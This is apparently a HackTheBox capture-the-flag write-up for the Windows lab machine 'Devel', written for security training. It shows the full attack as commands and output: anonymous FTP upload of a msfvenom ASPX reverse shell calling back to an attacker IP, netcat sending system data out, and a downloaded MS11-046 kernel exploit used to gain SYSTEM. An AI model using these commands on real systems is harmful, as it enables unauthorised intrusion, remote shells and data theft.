

[HackTheBox] Devel

Date: 05/Nov/2019

Categories: [oscp](#), [htb](#), [windows](#)

Tags: [exploit_ftp_anonymous](#), [exploit_ftp_web_root](#), [exploit_iis_asp_reverseshell](#), [privesc_windows_ms11_046](#)

InfoCard:



The InfoCard for the Devel VM features a large circular avatar on the left. The avatar depicts a character with a blue grid-patterned head, a red visor, and a blue and red suit with a red 'W' on the chest, set against a green grid background. To the right of the avatar, the title 'Devel' is displayed in a large white font. Below the title, five dark grey rectangular boxes contain the following information: OS: Windows (with the Windows logo), Difficulty: Easy (in green), Points: 20 (in green), Release: 15 Mar 2017, and IP: 10.10.10.5.

OS:	 Windows
Difficulty:	Easy
Points:	20
Release:	15 Mar 2017
IP:	10.10.10.5

Overview

This is a writeup for HackTheBox VM [Devel](#). Here's an overview of the enumeration → exploitation → privilege escalation process:




Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Tue Nov 5 11:28:16 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/htb.devel/results/10.10.10.5/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/htb.devel/results/10.10.10.5/scans/xml/_quick_tcp_nmap.xml
  ↳ 10.10.10.5
2 Nmap scan report for 10.10.10.5
3 Host is up, received user-set (0.11s latency).
4 Scanned at 2019-11-05 11:28:18 PST for 60s
5 Not shown: 998 filtered ports
6 Reason: 998 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 21/tcp open  ftp      syn-ack ttl 127 Microsoft ftpd
9 | ftp-anon: Anonymous FTP login allowed (FTP code 230)
10 | 03-18-17 01:06AM      <DIR>          aspnet_client
11 | 03-17-17 04:37PM                      689 iisstart.htm
12 |_03-17-17 04:37PM                      184946 welcome.png
13 | ftp-syst:
14 |_ SYST: Windows_NT
15 80/tcp open  http     syn-ack ttl 127 Microsoft IIS httpd 7.5
16 | http-methods:
17 |   Supported Methods: OPTIONS TRACE GET HEAD POST
18 |_ Potentially risky methods: TRACE
19 |_http-server-header: Microsoft-IIS/7.5
20 |_http-title: IIS7
21 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
22
23 Read data files from: /usr/bin/./share/nmap
24 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
25 # Nmap done at Tue Nov 5 11:29:18 2019 -- 1 IP address (1 host up) scanned in 61.93 seconds
```

2. We find that the FTP service allows anonymous login and it shares directory with IIS server web root. This means we can upload .aspx reverse shell file via FTP and trigger it using the HTTP service:

```
root@kali: ~/toolbox/data/writeups/htb.devel # cat results/10.10.10.5/scans/tcp_21_ftp_nmap.txt
# Nmap 7.70 scan initiated Tue Nov 5 11:29:18 2019 as: nmap -vv --reason -Pn -sV -p 21 --script=banner,(ftp* or ssl*) and not (brute or broadcast or dos or external or fuzzer) -oN /root/toolbox/data/writeups/htb.devel/results/10.10.10.5/scans/tcp_21_ftp_nmap.txt -oX /root/toolbox/data/writeups/htb.devel/results/10.10.10.5/scans/xml/tcp_21_ftp_nmap.xml 10.10.10.5
Nmap scan report for 10.10.10.5
Host is up, received user-set (0.17s latency).
Scanned at 2019-11-05 11:29:20 PST for 2s

PORT      STATE SERVICE REASON          VERSION
21/tcp open  ftp      syn-ack ttl 127 Microsoft ftpd
| banner: 220 Microsoft FTP Service
| |ftp-anon: Anonymous FTP login allowed (FTP code 230)
| | 03-18-17 01:06AM      <DIR>          aspnet_client
| | 03-17-17 04:37PM                      689 iisstart.htm
| | 03-17-17 04:37PM                      184946 welcome.png
| | ftp-syst:
| |_ SYST: Windows_NT
| |_ sslv2-drown:
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Nov 5 11:29:22 2019 -- 1 IP address (1 host up) scanned in 3.71 seconds
root@kali: ~/toolbox/data/writeups/htb.devel #
```

Figure 2: writeup.enumeration.steps.2.1

```
root@kali: ~/toolbox/data/writeups/htb.devel # ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM      <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM                  184946 welcome.png
226 Transfer complete.
ftp> ^C
ftp> 221 Goodbye.
root@kali: ~/toolbox/data/writeups/htb.devel #
```

Figure 3: writeup.enumeration.steps.2.2

Findings

Open Ports

1	21/tcp		ftp		Microsoft ftpd
2	80/tcp		http		Microsoft IIS httpd 7.5

Phase #2: Exploitation

1. We create a reverse shell file using `msfvenom` and upload it to the FTP server. We then start `multi/handler` listener to catch the incoming connection and request the uploaded file via web browser to get interactive access on the target system:

```
root@kali: ~/toolbox/data/writeups/htb.devel # msfvenom -p windows/shell/reverse_tcp LHOST=10.10.14.26 LPORT=443 -f aspx >rs.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2832 bytes
root@kali: ~/toolbox/data/writeups/htb.devel #
```

Figure 4: writeup.exploitation.steps.1.1

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -

```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.14.26	yes	The listen address (an interface may be specified)
LPOR	443	yes	The listen port

```

Payload options (windows/shell/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.14.26      yes       The listen address (an interface may be specified)
LPOR      443              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf exploit(multi/handler) >
```

Figure 5: writeup.exploitation.steps.1.2

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.26:443
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.10.10.5
[*] Command shell session 2 opened (10.10.14.26:443 -> 10.10.10.5:49164) at 2019-11-05 11:56:52 -0800

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web
```

Figure 6: writeup.exploitation.steps.1.3

```

C:\Windows\Temp>systeminfo
systeminfo

Host Name:                DEVEL
OS Name:                  Microsoft Windows 7 Enterprise
OS Version:               6.1.7600 N/A Build 7600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:    17/3/2017, 4:17:31
System Boot Time:         9/11/2019, 5:22:07
System Manufacturer:      VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     1.023 MB
Available Physical Memory: 639 MB
Virtual Memory: Max Size:  2.047 MB
Virtual Memory: Available: 1.506 MB
Virtual Memory: In Use:    541 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                               Connection Name: Local Area Connection
                               DHCP Enabled:    No
                               IP address(es)
                               [01]: 10.10.10.5

```

Figure 7: writeup.exploitation.steps.1.4

```

C:\Windows\Temp>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{024DBC4C-1BA9-4DFC-8341-2C35AB1DF869}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Local Area Connection* 9:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Windows\Temp>

```

Figure 8: writeup.exploitation.steps.1.5

Phase #2.5: Post Exploitation

```

1 web@DEVEL> id
2 iis apppool\web
3 web@DEVEL>
4 web@DEVEL> uname
5 Host Name:                DEVEL
6 OS Name:                  Microsoft Windows 7 Enterprise
7 OS Version:               6.1.7600 N/A Build 7600
8 OS Manufacturer:         Microsoft Corporation
9 OS Configuration:        Standalone Workstation
10 OS Build Type:            Multiprocessor Free
11 web@DEVEL>
12 web@DEVEL> ifconfig
13 Ethernet adapter Local Area Connection:
14   Connection-specific DNS Suffix  . : 
15   IPv4 Address. . . . . : 10.10.10.5
16   Subnet Mask . . . . . : 255.255.255.0
17   Default Gateway . . . . . : 10.10.10.2
18 web@DEVEL>
19 web@DEVEL> users
20 Administrator
21 babis

```

Phase #3: Privilege Escalation

1. We first upload the netcat binary to the target system using the FTP server and use it to get `systeminfo` output. With this, we can start exploring possible exploits for the target system:

```
root@kali: ~/toolbox/data/writeups/htb.devel # ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
ftp> binary
200 Type set to I.
ftp> binary
200 Type set to I.
ftp>
ftp> put nc.exe
local: nc.exe remote: nc.exe
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
59392 bytes sent in 0.13 secs (443.7236 kB/s)
ftp>
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM      <DIR>          aspnet_client
03-17-17  04:37PM                689 iisstart.htm
11-09-19  05:58AM                59392 nc.exe
11-09-19  05:48AM                2868 rs.aspx
03-17-17  04:37PM            184946 welcome.png
226 Transfer complete.
ftp>
```

Figure 9: writeup.privesc.steps.1.1

```
C:\Windows\Temp>c:\inetpub\wwwroot\nc.exe 10.10.14.26 9999 <sysinfo.txt
c:\inetpub\wwwroot\nc.exe 10.10.14.26 9999 <sysinfo.txt
^C
Abort session 2? [y/N]

C:\Windows\Temp>
```

Figure 10: writeup.privesc.steps.1.2


```

root@kali: ~/toolbox/data/writeups/htb.devel # nc -nlvp 9999 >sysinfo.txt
listening on [any] 9999 ...
connect to [10.10.14.26] from (UNKNOWN) [10.10.10.5] 49165
^C
root@kali: ~/toolbox/data/writeups/htb.devel #

```

Figure 11: writeup.privesc.steps.1.3

2. Upon looking for exploits for the target system, we find [EDB:40564](#) but it needs compilation of source file. We search and find a pre-compiled exploit from the [SecWiki/windows-kernel-exploits](#) project:

```

root@kali: ~/toolbox/data/writeups/htb.devel # python ~/toolbox/scripts/Windows-Exploit-Suggester/windows-exploit-suggester.py --database ~/toolbox/scripts/Windows-Exploit-Suggester/2019-11-04-mssb.x
ls --systeminfo sysinfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[*] systeminfo input file read successfully (150-8859-1)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 179 potential bulletins(s) with a database of 137 known exploits
[*] there are now 179 remaining vulns
[*] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[*] windows version identified as 'Windows 7 32-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*] http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*] http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-015: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (977165) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
root@kali: ~/toolbox/data/writeups/htb.devel #

```

Figure 12: writeup.privesc.steps.2.1

3. Once downloaded locally, we need to transfer the exploit file to the target system using the FTP server. Once done, we execute the file and gain elevated privileges:

```

root@kali: ~/toolbox/data/writeups/htb.devel # wget https://github.com/SecWiki/windows-kernel-exploits/raw/master/MS11-046/ms11-046.exe
--2019-11-05 12:42:58-- https://github.com/SecWiki/windows-kernel-exploits/raw/master/MS11-046/ms11-046.exe
Resolving github.com (github.com)... 192.30.255.112
Connecting to github.com (github.com)|192.30.255.112|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/SecWiki/windows-kernel-exploits/master/MS11-046/ms11-046.exe [following]
--2019-11-05 12:42:58-- https://raw.githubusercontent.com/SecWiki/windows-kernel-exploits/master/MS11-046/ms11-046.exe
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.101.64.133, 151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 112815 (110K) [application/octet-stream]
Saving to: 'ms11-046.exe'

ms11-046.exe          100%[=====] 110.17K  --.-KB/s   in 0.05s

2019-11-05 12:42:59 (2.23 MB/s) - 'ms11-046.exe' saved [112815/112815]

root@kali: ~/toolbox/data/writeups/htb.devel #

```

Figure 13: writeup.privesc.steps.3.1

```
ftp> binary
200 Type set to I.
ftp> put ms11-046.exe
local: ms11-046.exe remote: ms11-046.exe
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
112815 bytes sent in 0.34 secs (327.6468 kB/s)
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM      <DIR>          aspnet_client
03-17-17  04:37PM                689 iisstart.htm
11-09-19  06:41AM                112815 ms11-046.exe
11-09-19  05:58AM                59392 nc.exe
11-09-19  05:48AM                2868 rs.aspx
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

Figure 14: writeup.privesc.steps.3.2

```

C:\inetpub\wwwroot>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8620-71F1

Directory of C:\inetpub\wwwroot

09/11/2019  06:41    <DIR>          .
09/11/2019  06:41    <DIR>          ..
18/03/2017  01:06    <DIR>          aspnet_client
17/03/2017  04:37                689 iisstart.htm
09/11/2019  06:41            112.815 ms11-046.exe
09/11/2019  05:58            59.392 nc.exe
09/11/2019  05:48            2.868 rs.aspx
17/03/2017  04:37           184.946 welcome.png
               5 File(s)              360.710 bytes
               3 Dir(s)  24.609.103.872 bytes free

C:\inetpub\wwwroot>

C:\inetpub\wwwroot>

C:\inetpub\wwwroot>whoami
whoami
iis apppool\web

C:\inetpub\wwwroot>

C:\inetpub\wwwroot>ms11-046.exe
ms11-046.exe

c:\Windows\System32>whoami
whoami
nt authority\system

```

Figure 15: writeup.privesc.steps.3.3

4. We can now view the contents of the `user.txt.txt` and `root.txt.txt` files to complete the challenge:

```

c:\Users\babis\Desktop>type user.txt.txt
type user.txt.txt
9ecdd6a3aedf24b41562fea70f4cb3e8
c:\Users\babis\Desktop>

```

Figure 16: writeup.privesc.steps.4.1

```
c:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
e621a0b5041708797c4fc4728bc72b4b
c:\Users\Administrator\Desktop>
```

Figure 17: writeup.privesc.steps.4.2

Loot

Flags

```
1 c:\Users\babis\Desktop\user.txt.txt: 9ecdd6a3aedef24b415.....
2 c:\Users\Administrator\Desktop\root.txt.txt: e621a0b5041708797.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/3>
- [+] https://xd3m0n.xyz/htb_devel/